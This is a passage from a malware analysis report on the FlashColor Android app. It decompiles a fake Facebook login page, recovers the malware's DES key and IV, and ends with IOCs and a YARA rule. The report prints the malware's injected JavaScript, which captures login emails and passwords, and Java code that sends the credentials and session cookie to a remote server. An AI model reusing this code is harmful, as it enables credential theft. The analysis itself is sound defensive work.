            if (action.equals(com.mastercoll.flashcolor.call.c.l)) {
                Hmyvfjhd.this.x.a();
            } else if (action.equals(com.mastercoll.flashcolor.call.c.m)) {
                Hmyvfjhd.this.finish();
            }
```

NEW NAME: app_call_page
Screenshot:




com.mastercoll.flashcolor.call.ohdfxzs.Tfklj - app_unknown

This page is some sort of a download page but has a lot of unused functions in it. When executed with mobsf it just crashes.



NEW NAME: “app_unknown”

Screenshot:



com.mastercoll.flashcolor.call.add.ikmmcjj - malware_fake_facebook_page

In this activity a facebook login page will popup with a webview asking the user to login.


ohdfxzs\g.java | ikmmcjj.java | e.java | add\g.java | uyunyjmub.java

Project JDK is not defined

```java
package com.mastercoll.flashcolor.call.add;

import ...
/* loaded from: classes.dex */
public class ikmmcjj extends AppCompatActivity {
    public static boolean z = false;
    public WebView s;
    private String t;
    private String u;
    private String v;
    public ProgressBar x;
    Map<String, String> w = new HashMap();
    private WebViewClient y = new b();

    /* JADX INFO: Access modifiers changed from: package-private */
    /* loaded from: classes.dex */
    public class a extends WebChromeClient {
        a() {
        }

        @Override // android.webkit.WebChromeClient
        public boolean onJsAlert(WebView webView, String str, String str2, JsResult jsResult) {
            if (str2.startsWith("key1=")) {
                ikmmcjj.this.t = str2.replace("key1=", "");
                ikmmcjj ikmmcjjVar = ikmmcjj.this;
                g.a(ikmmcjjVar, e.k, ikmmcjjVar.t);
            }
            if (str2.startsWith("key2=")) {
```

NEW NAME: malware_fake_facebook_page


Screenshot:



Looking further to this file there's the loadurl function called on a string after passing throw g.a. This should be just a "facebook.com" string as we navigate to facebook.com when the activity opens. Ill address e.h later at the analysis

Com.mastercoll.flashcolor.call.add.g - rearrangers


Focusing on the g class. It consists of 2 functions, a and b that are just reevaluate a string with simple +1 or -1 when calculated then return the string.



NEW NAME: malware_rearrangers

com.mastercoll.flashcolor.call.add.e - strings

After the string passed through the g class function, it now has been called from the e class. This class contains encoded and encrypted strings. Every string is first passed in function “a” or “b” before passing as a variable when called. Those functions are under the file com.mastercoll.flashcolor.call.add.f



NEW NAME: Malware_Strings


com.mastercoll.flashcolor.call.add.f

This class contains 3 functions.
A,b and c

Function c

C is a static non functional function. It does not impact any of the app flow in any way.
It only impacts itself.

```java
public static byte[] c(String str) {
    if (str == null || str.equals("")) {
        return null;
    }
    String upperCase = str.toUpperCase();
    int length = upperCase.length() / 2;
    char[] charArray = upperCase.toCharArray();
    byte[] bArr = new byte[length];
    for (int i = 0; i < length; i++) {
        int i2 = i * 2;
        bArr[i] = (byte) (a(charArray[i2 + 1]) | (a(charArray[i2]) << 4));
    }
    return bArr;
}
}
```



Function a - base64 decoder

```
public static String a(String str) {
    try {
        return new String(Base64.decode(str, 2), "utf-8");
    } catch (Exception e) {
        e.printStackTrace();
        return "";
    }
}
```

Image source: Android Studio
Description: Content of com.mastercoll.flashcolor.call.add.f

This is a simple base64 decoder. It Takes a base64 string and decodes it using the base64 algorithm...

Function b - DES decrypter

```
public static String b(String str) {
    if (str != null) {
        try {
            if (str.length() != 0) {
                byte[] c = c(str);
                Cipher cipher = Cipher.getInstance(e.c);
                cipher.init(2, SecretKeyFactory.getInstance(e.e).generateSecret(new DESKeySpec(e.a.getBytes(e.d))),
                return new String(cipher.doFinal(c));
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
    return null;
}
```

Image source: Android Studio
Description:

The long command:
cipher.init(2, SecretKeyFactory.getInstance(e.e).generateSecret(new DESKeySpec(e.a.getBytes(e.d))), new IvParameterSpec(e.b.getBytes(e.d)));

This function has a cipher object and some encoded strings from the "malware_strings" file added to it.
The encoded strings are:

- malware_strings.c
- malware_strings.e
- malware_strings.a
- malware_strings.d
- malware_strings.b

Based on the strings All the above strings are base64 encoded.
The decoded strings are as follows:

String name	Base64 - Decoded	Base64 - Encoded
malware_strings.a	MnRiS3VOeUk=	2tbKuNyI
malware_strings.b	NzdOdjFaZUo=	77Nv1ZeJ
malware_strings.c	REVTL0NCQy9QS0NTNVBhZGRpbmc=	DES/CBC/PKCS5Padding
malware_strings.d	VVRGLTg=	UTF-8
Malware_strings.e	REVT	DES

Long command after decoding:
instance.init(2, SecretKeyFactory.getInstance("DES").generateSecret(new

DESKeySpec("2tbKuNyI".getBytes("UTF-8"))), new
IvParameterSpec("77Nv1ZeJ".getBytes("UTF-8")));

This is a DES decrypter with static password and static iv key.
We can use this decrypter to decrypt the encrypted strings from “malware_strings”

Malware_strings file decoding and decrypting

- I used https://www.lddgo.net/en/encrypt/des as the Decrypter

I already have some decoded strings from my look around earlier.
Please note that some strings has passed throw the rearranger class (aka com.mastercoll.flashcolor.call.add.g)

String name	Base64 - Decoded	Base64 - Encoded
malware_strings.a	MnRiS3VOeUk=	2tbKuNyI
malware_strings.b	NzdOdjFaZUo=	77Nv1ZeJ
malware_strings.c	REVTL0NCQy9QS0NTNVBhZGRpbmc=	DES/CBC/PKCS5Padding
malware_strings.d	VVRGLTg=	UTF-8
Malware_strings.e	REVT	DES

String name	DES - Decoded	DES - Encoded
malware_strings.f	7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d42300b2679e17640711a	https://www.bnkhkfsfs.com/appaa/aa
malware_strings.g	7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d423049aff98cd049cbbe	https://www.bnkhkfsfs.com/appaa/bb
malware_strings.h	61c2020f40ed1977d7f66ff1940bc284c41d5670edf200ff744c61e4cfaf9384	https://www.facebook.com' • Rearranger a
malware_strings.i	78a43be62ce15cc6f0b652d524391780fc075682f3500e1d54b5464d7c46893ab354b2979cf51aad616d3e3f8a5477d6bd199cf95bd0d1018d6b7cdb286b51bf813fbcf7c35431e867beb7554eca90ecc4718f250c4b362b69560e5149762c80bb68f2bded5d08d2a4cbd16e330dcf2563f87cd24e08cde14c525d33d994ecd0a0cc7ed649005d63f88868b03273e9f1b3b503968ef77dea723a228a6e9650d978c22b87bb2b99e5c447e059a79a7f2bb9b586478cc96387db391bdc0ce3ef9e4e3c9a6643712251d67b990be798e4c3d11e88e85642bb590a7d029e145c724775d203b1ec8bead75119fd1d3245c7a1c9f57ab45353f5d1e6b69dca46acb964cb4408c26269932af6e64918ecfe21c10cb2defae7ad248824180c88c60f96483820ed454f5decb987fa8975987a0a433ac053829975a3660d6fe21c358af128516123041baec3908b35339038c35b90476be72ea0bbbcc8d9a3ebfd92496958	\tjavascript: function sayHi() { var vara = document.getElementById("u_0_5"); vara.addEventListener("click",function(){ var aa = document.getElementById(\'m_login_password\'); var pwd = aa.value;var bb = document.getElementById(\'m_login_email\'); var ud = bb.value;var row1 = "key1="+ud;var row2 = "key2="+pwd;alert(row1); confirm(row2); },false); }\t\t • Rearranger a
Malware_strings.j	78a43be62ce15cc6e2cbd4f3b85292e74c250933ee5d0c47	javascript: sayHi(); • Rearranger a
Malware_strings.k	b115c2552165c637	key1
Malware_strings.l	ebd0c23fcc741d1c	key2
Malware_strings.m	cbf53b9dbbc7902d	key3

Malware_strings.n	91c151aa9942a191	time
Malware_strings.o	82d65535e65adb5b	state
Malware_strings.p	3b2d34973e25b34b116f4acb8696d677	1008_1002

2 decoded encrypted strings did seem to be a core part of the malware.

- Malware_strings.g has the same domain from the http request found on the network traffic analysis part.
- Malware_strings.i is a javascript payload.

malware_strings.g	7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d423049aff98cd049cbbe	https://www.bnkhkfsfs.com/appaa/bb
malware_strings.i	78a43be62ce15cc6f0b652d524391780fc075682f3500e1d54b5464d7c46893ab354b2979cf51aad616d3e3f8a5477d6bd199cf95bd0d1018d6b7cdb286b51bf813fbcf7c35431e867beb7554eca90ecc4718f250c4b362b69560e5149762c80bb68f2bded5d08d2a4cbd16e330dcf2563f87cd24e08cde14c525d33d994ecd0a0cc7ed649005d63f88868b03273e9f1b3b503968ef77dea723a228a6e9650d978c22b87bb2b99e5c447e059a79a7f2bb9b586478cc96387db391bdc0ce3ef9e4e3c9a6643712251d67b990be798e4c3d11e88e85642bb590a7d029e145c724775d203b1ec8bead75119fd1d3245c7a1c9f57ab45353f5d1e6b69dca46acb964cb4408c26269932af6e64918ecfe21c10cb2defae7ad248824180c88c60f96483820ed454f5decb987fa8975987a0a433ac053829975a3660d6fe21c358af128516123041baec3908b35339038c35b90476be72ea0bbbcc8d9a3ebfd92496958	\tjavascript: function sayHi() { var vara = document.getElementById("u_0_5"); vara.addEventListener("click",function(){ var aa = document.getElementById(\'m_login_password\'); var pwd = aa.value;var bb = document.getElementById(\'m_login_email\'); var ud = bb.value;var row1 = "key1="+ud;var row2 = "key2="+pwd;alert(row1); confirm(row2); },false); }\t\t • Rearranger a

Malware_strings.i - Event listener for the email and password web objects

JS Beautified:

```
javascript: function sayHi() {
	var vara = document.getElementById("u_0_5");
	vara.addEventListener("click", function() {
		var aa = document.getElementById(\'m_login_password\');
			var pwd = aa.value;
			var bb = document.getElementById(\'m_login_email\');
			var ud = bb.value;
var row1 = "key1="+ud;
var row2 = "key2="+pwd;
alert(row1);
confirm(row2);
},false);
}
```

This code is a listener for the “login” button, after user clicks it, it saves the web elements “login_password” and “Login_email” to memory
Its main purpose is to grab the username and password and store it under a variables called row1 and row2

Code is executed as part of the malware’s facebook page itself thus directly tries to grab its web objects data




Image source: Android Studio

Apparently “malware_strings.j” is the ‘closer’ for this java script.
“'javascript: sayHi();'”

Malware_strings.f - HTTP communication

The domain from this string was found earlier at the traffic analysis part of this report.

malware_strings.f	7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d42300b2679e17640711a	https://www.bnkhkfsfs.com/appaa/aa


Searching the place where malware_strings.f (aka e.f) is used, i located this function inside malware_fake_facebook_page (aka com.mastercoll.flashcolor.call.add.ikmmcjj)

```
    }
    b2.contains("c_user");
    if (!b2.contains("c_user") || z) {
        return;
    }
    this.v = b2;
    try {
        k2 k2Var = new k2();
        k2Var.put("key1", URLEncoder.encode(this.t, "UTF-8"));
        k2Var.put("key2", URLEncoder.encode(this.u, "UTF-8"));
        k2Var.put("key3", URLEncoder.encode(this.v, "UTF-8"));
        k2Var.put("uuid", d.a);
        k2Var.put("channel", e.p);
        g.a( activity: this, e.k, this.t);
        g.a( activity: this, e.l, this.u);
        g.a( activity: this, e.n, String.valueOf(System.currentTimeMillis() / 1000));
        g.a( activity: this, e.m, this.v);
        String b3 = g.b(k2Var.a());
        c cVar = new c();
        new com.mastercoll.flashcolor.call.add.b(cVar, str: "data=" + URLEncoder.encode(b3, "UTF-8"), e.f).start();
    } catch (Exception e) {
        e.printStackTrace();
        z = false;
    }
}
```

- This is a function that is used to set a variable with data from the activity.
- Collecting all the data to one variable
- custom Function to build the communication request.
- The data that is being transferred.
- A string from the malware_strings file - decoded to https://www.bnkhkfsfs.com/appaa/aa

Com.mastercoll.flashcolor.call.add.g

This class contains a function ‘a’. This function sets a variable with a “preference” key.



Com.mastercoll.flashcolor.call.add.b

This code contains a communication request builder.
It require a handler and 2 strings

Public class b:

First this class sets up its strings Then configures the public and private functions.

This.d string is the URL that is being used.
This.a string is the data that is been transfer in the http request.

Conclusion

In conclusion, the FlashColor app that was analysed is trying to steal credentials from users by using a legitimate facebook web page to convince one to login to it, then the malware uses the webview functions to load a javascript to send the sent plaintext data to the app storage. Then the malware sends a remote server.

IOC's

Yara Rule:

```
rule FlashColor : flashcolor{
   meta:
      author = "Michael Azoulay @Prim1Tive"
      version = "1.0.0.7"
      Date: "26.02.2023"
      hash: d9849e7e7632613e8f95a93ef5e1a491

   Strings:
      $pk = { 50 4b }
      $des1 = "SecretKeyFactory" fullword ascii
      $des2 = "generateSecret" fullword ascii
      $des3 = "DESKeySpec" fullword ascii
      $des4 = "IvParameterSpec" fullword ascii

   condition:
      ( $pk at 0 ) and $des*
}
```